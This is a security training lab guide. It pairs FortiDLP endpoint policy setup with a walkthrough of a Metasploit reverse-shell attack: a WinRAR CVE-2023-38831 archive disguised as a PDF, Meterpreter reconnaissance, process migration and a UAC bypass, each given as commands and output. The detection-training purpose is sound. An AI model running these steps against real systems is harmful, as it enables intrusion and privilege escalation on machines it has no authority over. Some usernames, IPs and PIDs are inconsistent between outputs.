 - Right-click **Windows PowerShell** and select **Run as administrator**.
 - Paste and run the following:

```
Rename-Computer -NewName
("$(@('Swift','Brave','Calm','Dark','Fair','Gold','Iron','Jade','Keen','Lime','Mild','Navy','Oval','Pink','Quad','Rose','Safe','Teal','Umber','Vivid') | Get-Random)$(@('Anvil','Birch','Crane','Drift','Eagle','Flare','Grove','Haven','Inlet','Jumper','Kite','Lance','Maple','Noble','Orbit','Pulse','Quill','Ridge','Stone','Tower') | Get-Random)(Get-Random -Min 1000 -Max 9999)" -Force -Restart
```

 Failure


If the script fail, rename your computer with your own username and restart the computer.

 Note

You will be disconnected from RDP. Simply wait a minute or two and reconnect.


1. During installation, enroll the agent using your token.






Assign Label to Endpoint / VM


1. From the left pane, open **Nodes**.




2. Locate your active node by name (should be DataGov).



3. Click the three-dot menu on the right and select **Edit Label**.




4. Assign the label you created in Step 5 to your endpoint.



Create a Policy Group (Targeting Your Label Only)


1. Navigate to the **Policies** section in the left-hand menu.



2. Click **Create New Policy Group**.



3. Choose **Custom Profile Group**.



4. Give your policy group a **unique name** and save it.

Create custom policy group

Name

FortiDLP1 Policy Group

Description

Test Policy for FortiDLP1 - Endpoint

←

Create

5. Open the policy group and go to the **Scope** widget to associate your label.

FortiDLP1 Policy Group

Test Policy for FortiDLP1 - Endpoint



Include

All entities



6. Under **Include**, set the dropdown to "**Entities with all selected labels**", search for your label, select it, and click **Save**.

- This ensures only your endpoint is scoped by this policy .
- "Specific Entities" = Your Label.

Policy group scope

Select the entities to apply the policy group to

Include

☐ All entities ☒ Specific entities (by label)

☐ Require all ☒ Require any

FortiDLP1-Label

Exclude

☒ No entities ☐ Specific entities (by label)

Cancel Save

✓ **Success**

You've enrolled the agent, assigned a label, and scoped a policy group to your lab machine.

📌 **Note**

Any new DLP rules should now be added to *this* policy group to avoid impacting other users.

Let's create some FortiDLP rules to increase visibility of our lab:

In your policy group, click on `Add policies` in the right side and then search and add the following rules:

- Potential privilege escalation attack detected
- Windows security event logs cleared

You don't need to change its configuration, but as a security professional, it's highly recommended that you go to **Detection and incident configuration** and define the maximum score (100) for both policies, and enable the **Raise incident if policy is violated**, as both policies are commonly related to Cyber Security incidents and must have maximum attention, so analysts can investigate them.

▼ Detection and incident configuration

▼ Detection configuration

Score: 100 **Critical**

Description (data): {child_process_path} run by {parent_process_path} with admin account privileges by user {domain_name}\{username}

Tags: privilegeescalation attackindicator

▼ MITRE ATT&CK indicators

Use the [MITRE ATT&CK framework](#) to contextualize detections. Requires Agent 11.4.1+.

Tactic: Privilege Escalation - TA0004 ▼

Technique (optional): Valid Accounts - T1078 ▼

Sub-technique (optional): Not configured ▼

+ Add indicator

▼ Incident configuration

Raise incident if policy is violated: ☒

Incident clustering rule: Cluster by policy ▼

After adding both policies, click **Publish policy group** to apply the changes to users' devices.

Start a reverse-TCP handler in MSF

The first screenshot shows msfconsole running on the attacker's machine. The operator loads the **exploit/multi/handler** module, sets a payload (**windows/x64/meterpreter/reverse_tcp**), defines a local host (LHOST) and listening port (LPORT), and then starts the listener in the background. The handler waits for the victim to connect back and prints "exploit completed, but no session was created" while it listens.

How to reproduce.

Launch msfconsole and load the handler module:

```
msf6 > use exploit/multi/handler
```

Choose a 64-bit Meterpreter reverse shell payload and configure the local IP/port. Replace 192.168.60.20 with the IP of your attacker machine and pick an unused port (for example 4443):

```
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST 192.168.60.20
set LPORT 4443
```

Run the exploit in the background with -j so the handler continues listening while you perform other tasks: exploit -j

```
= [ metasploit v6.4.99-dev ]
+ -- -- [ 2,572 exploits - 1,317 auxiliary - 1,683 payloads ]
+ -- -- [ 433 post - 49 encoders - 13 nops - 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LPORT 4443
LPORT => 4443
msf exploit(multi/handler) > set LHOST 192.168.60.20
LHOST => 192.168.60.20
msf exploit(multi/handler) > set ExitOnSession false
ExitOnSession => false
msf exploit(multi/handler) > exploit
```

If the exploit works as expected, you will get an output like this:

Example

```
[*] Started reverse TCP handler on 192.168.60.20:4443

[*] Exploit completed, but no session was created.
```

This listener will remain active until a target runs your payload. You can start multiple handlers on different ports if you plan to use several payloads simultaneously.


Prepare and deliver the malicious file

We will abuse on our first vulnerability to send the reverse shell to the victim: [CVE-2023-38831](#).

This is vulnerability in WinRAR before 6.23 allows attackers to execute arbitrary code when a user attempts to view a benign file within a ZIP archive. The issue occurs because a ZIP archive may include a benign file (such as an ordinary .JPG file) and also a folder that has the same name as the benign file, and the contents of the folder (which may include executable content) are processed during an attempt to access only the benign file. This was exploited in the wild in April through October 2023.

Even though the patch has been release years ago, we are still seeing customers with unpatched versions of WinRAR in nowadays.

This lab will help us to understand the importance of keeping our environment up to date with the most recent patches, and avoid using legacy/unsupported software versions.



You probably have heard of the Cyber Kill Chain already, but you really know what it is?

The Cyber Kill Chain is a framework developed to describe the typical stages an attacker goes through when conducting a cyber intrusion. Think of it as a step-by-step model that outlines how an attack progresses—from initial planning all the way to achieving the attacker's objective. By understanding these stages, defenders can identify where and how to disrupt an attack before damage occurs.

At a high level, the Cyber Kill Chain includes the following stages:

Reconnaissance – The attacker gathers information about the target (systems, people, vulnerabilities).

Weaponization – They prepare a malicious payload, often combining malware with an exploit.

Delivery – The attacker sends the payload to the target (for example, via email, web, or USB).

Exploitation – The malicious code takes advantage of a vulnerability to execute.


Installation – Malware is installed to maintain persistence.

Command & Control (C2) – The compromised system connects back to the attacker.

Actions on Objectives – The attacker performs their intended actions, such as data theft, lateral movement, or system disruption.

What We'll Focus On in the Lab

For the purpose of our hands-on lab, we are going to skip the early stages—Reconnaissance, Weaponization, and Delivery. These steps can be time-consuming and are not the main learning objectives for this session.



To streamline the experience and maximize the time spent on the techniques that matter most, we've already completed those initial stages for you in the lab environment. This means that when you start the exercises, you'll be placed directly at the Exploitation phase of the kill chain.


From there, you'll explore:

How exploitation works in practice

Techniques attackers use once they gain a foothold

Post-exploitation behavior and movement within a compromised environment

This approach lets us dive straight into the technical actions that are most relevant to your role, while still keeping the broader context of the attack lifecycle in mind.



The victim has received a WinRAR archive named OpenAI-Building-Agents.rar. Inside is a file named OpenAI-AgentsBuilding.pdf, along with a folder with the same name, that contains the malicious payload.

For this lab, do not extract the file! Just double click on the PDF file, the payload will create a reverse connection to our C2 server (kali/meterpreter)

Check for active Meterpreter sessions

After a victim executes the payload, the handler sends the Meterpreter stage and prints Meterpreter session 1 (the ID can be different in your lab if you have executed it more the once) opened in the Kali console. Before that happens, if the you run the sessions command, you will see "No active sessions".

```
msf exploit(multi/handler) > sessions
Active sessions
=====
No active sessions.
msf exploit(multi/handler) >
[*] Sending stage (230982 bytes) to 192.168.60.254
[*] Meterpreter session 1 opened (192.168.60.20:4443 -> 192.168.60.254:59189)
at 2026-03-12 11:25:53 -0400
```

In the msfconsole window, type sessions to display current Meterpreter sessions. Initially you will see:

Once the payload is run, the handler prints a message like:

```
[*] Sending stage (230982 bytes) to 192.168.60.254
[*] Meterpreter session 1 opened (192.168.60.20:4443 -> 192.168.60.254:59189)
```

Run sessions again to verify that session 1 exists.

Use the command sessions 1 (replacing the 1 by the ID of the session opened in your Kali) to interact with it and connect to the reverse shell – use the ID presented in your console.

Identify the current user and system information

Inside the Meterpreter shell, you will use several commands for system identification.

The sysinfo command prints basic OS details and architecture; getuid shows the username that the session is running as; getpid reveals the process in which Meterpreter resides. Knowing whether you have a 32- or 64-bit session and whether you are a local administrator is critical for later privilege-escalation steps. The getuid command shows the user ID and getpid shows the process ID used by the Meterpreter session.

```
meterpreter > getuid
Server username: DATAGOV\fortixperts
meterpreter >
meterpreter >
meterpreter > sysinfo
Computer      : DATAGOV
OS            : Windows 10 22H2+ (10.0 Build 19045).
Architecture : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x64/windows
meterpreter >
meterpreter > getpid
Current pid: 3472
meterpreter > █
```

How to reproduce.

On your meterpreter session we previously connected to, run the following commands:

```
meterpreter > getuid

meterpreter > sysinfo

meterpreter > getpid
```

These commands give you situational awareness. If the session is running as a non-administrator and you need higher privileges, take note for later escalation.

From the getuid, note that we are running as a standard user, `{COMPUTER_NAME}\xperts`. Being a standard user will prevent the attacker from executing the final objective, this is why we are going to escalate privileges later on this lab.

Enumerate running processes and locate your payload

As we have mentioned before, the session is running inside a non-privileged user, which will limit our visibility and permissions to perform some actions. In this step we will execute a command for listing the process and see what information we can get.

The ps command displays running processes on the target.

Execute the command `ps OpenAI` to find the process we are executing on.

```
meterpreter > ps OpenAI
Filtering on 'OpenAI'

Process List
```

PID	PPID	Name	Arch	Session	User	Path
3472	4584	OpenAI-AgentsBuilding.pdf .exe	x64	1	DATAGOV\fortixperts	C:\Users\FORTIX-1\AppData\Local\Temp\Rar\$DIa4584.34430\OpenAI-AgentsBuilding.pdf.exe

Scan the full process list

Using the command PS without filtering for OpenAI processes, it will show a long list of processes, including System, Registry, svchost.exe, and many others. The listing displays each process's architecture, session number, user and full path.

```
meterpreter > ps

Process List
```

PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]				
4	0	System				
92	4	Registry				
284	704	svchost.exe				
376	4	smss.exe				
404	636	dwm.exe				
440	820	StartMenuExperienceHost.exe	x64	1	DATAGOV\fortixperts	C:\Windows\SystemApps\Microsoft.Windows.StartMenuExperienceHost_cw5n1h2txyewy\StartMenuExperienceHost.exe
452	704	svchost.exe				
480	704	svchost.exe				
492	480	csrss.exe				
568	480	wininit.exe				
576	560	csrss.exe				
636	560	winlogon.exe				
676	704	svchost.exe				
704	568	services.exe				
728	568	lsass.exe				
736	5316	ctfmon.exe	x64	1		
820	704	svchost.exe				
856	636	fontdrvhost.exe				
864	568	fontdrvhost.exe				
944	704	svchost.exe				

Note that giving the permissions we had, we can see the whole list of processes, but we cannot see architecture information, which user is running it, sessions, etc. We have full visibility of our own processes - so far.

Process escalation

In this session, we are going to escalate privileges in this system in order to get full access to resources, and proceed with the attack.

Attempt to migrate to another process

One of the important techniques we are going to use is called `migration`. Migration allows you to inject Meterpreter into a different process to evade termination.

How to reproduce.

Identify the PID of the target process from the `ps` output. In this example, we are going to use the `svchost.exe`, is a legitimate, critical Windows system process that loads and runs essential background services from DLL files, such as Windows Updates, network connections, and security features.

As we only have one user connected to the system, the other instances of `svchost.exe` that doesn't show the user name are probably being executed by a more privileged user, like `NT AUTHORITY\SYSTEM`.

Attempt to migrate to one of the last instances of `svchosts.exe` that doesn't display a user, by using the following command:

```
meterpreter > migrate PROCESS_ID
```

```
Process List
-----
PID   PPID  Name           Arch  Session  User              Path
----
60     624   svchost.exe
348    624   svchost.exe
388    624   svchost.exe
396    624   svchost.exe
688    624   svchost.exe
724    624   svchost.exe
764    624   svchost.exe
880    624   svchost.exe
924    624   svchost.exe  x64   2           TTPFIRST\fortixperts  C:\Windows\System32\svchost.exe
928    624   svchost.exe
1112   624   svchost.exe
1120   624   svchost.exe
1136   624   svchost.exe
1220   624   svchost.exe
7088   624   svchost.exe
7156   624   svchost.exe
7680   624   svchost.exe

meterpreter > migrate 7088
[*] Migrating from 5868 to 7088 ...
[-] Error running command migrate: Rex::RuntimeError Cannot migrate into this process (insufficient privileges)
meterpreter >
```

You will receive an `insufficient privileges` error, indicating you still need the right privileges before migrating. You may also try migrating into another process (e.g. `explorer.exe`) but migration generally requires the session to have equal or higher privileges than the target process.

Run the Local Exploit Suggester to find escalation vectors

To discover the vulnerabilities existing in this system, we will run the Local Exploit Suggester module, that enumerates many potential local exploits, such as UAC bypass techniques and CVEs, privilege-escalation and many other exploits that are applicable to the current system reports whether the target appears vulnerable.

From within your Meterpreter session, run:

```
meterpreter > run post/multi/recon/local_exploit_suggester
```

The module will check installed operating system versions and software and then list exploits that might work. Pay special attention to lines labeled **Vulnerable** or **Appears**, because these are likely candidates for privilege escalation. For example, common results include `exploit/windows/local/bypassuac_dotnet_profiler`, `exploit/windows/local/bypassuac_fodhelper` and various CVE-based escalations.

```
meterpreter > run post/multi/recon/local_exploit_suggester
[*] 192.168.1.22 - Collecting local exploits for x64/windows...
[*] 192.168.1.22 - 198 exploit checks are being tried...
[*] 192.168.1.22 - exploit/windows/local/bypassuac_dotnet_profiler: The target appears to be vulnerable.
[*] 192.168.1.22 - exploit/windows/local/bypassuac_fodhelper: The target appears to be vulnerable.
[*] 192.168.1.22 - exploit/windows/local/bypassuac_sdclt: The target appears to be vulnerable.
[*] 192.168.1.22 - exploit/windows/local/cve_2020_17136: The target appears to be vulnerable. A vulnerable Windows 10 20H2 build was detected!
[*] 192.168.1.22 - exploit/windows/local/cve_2021_40449: The target appears to be vulnerable. Vulnerable Windows 10 20H2 build detected!
[*] 192.168.1.22 - exploit/windows/local/cve_2022_21882_win32k: The target appears to be vulnerable.
[*] 192.168.1.22 - exploit/windows/local/cve_2022_21999_spoolfool_privsc: The target appears to be vulnerable.
[*] 192.168.1.22 - exploit/windows/local/cve_2023_28252_clfs_driver: The target appears to be vulnerable. The target is running windows version: 10.0.19042.0 which has a vulnerable version of clfs.sys installed by default
[*] 192.168.1.22 - exploit/windows/local/ms16_032_secondary_logon_handle_privsc: The service is running, but could not be validated.
[*] Running check method for exploit 47 / 47
[*] 192.168.1.22 - Valid modules for session 1:

#  Name                                                                 Potentially Vulnerable?  Check Result
-  -
1  exploit/windows/local/bypassuac_dotnet_profiler                     Yes                      The target appears to be vulnerable.
2  exploit/windows/local/bypassuac_fodhelper                           Yes                      The target appears to be vulnerable.
3  exploit/windows/local/bypassuac_sdclt                               Yes                      The target appears to be vulnerable.
4  exploit/windows/local/cve_2020_17136                                Yes                      The target appears to be vulnerable.
```

Escalating privileges

For this lab, we are going to use the exploit **#3** - `exploit/windows/local/bypassuac_sdclt` to explore a vulnerability inside the Windows UAC.

Windows' User Account Control (UAC) limits what standard users can do. This exploit module will bypass Windows UAC by hijacking a special key in the Registry under the current user hive, and inserting a custom command that will get invoked when Window

backup and restore is launched. It will spawn a second shell that has the UAC flag turned off.

Let's exploit the system:

Return to the msf prompt by backgrounding your current Meterpreter session (press Ctrl+Z or use `background` command).

```
meterpreter > background
```

Load the bypass UAC module:

```
msf6 > use exploit/windows/local/bypassuac_sdclt
```

Configure the payload. Because the target is 64-bit, make sure you are still using the windows/x64/meterpreter/reverse_tcp payload and set your LHOST/LPORT to match your handler:

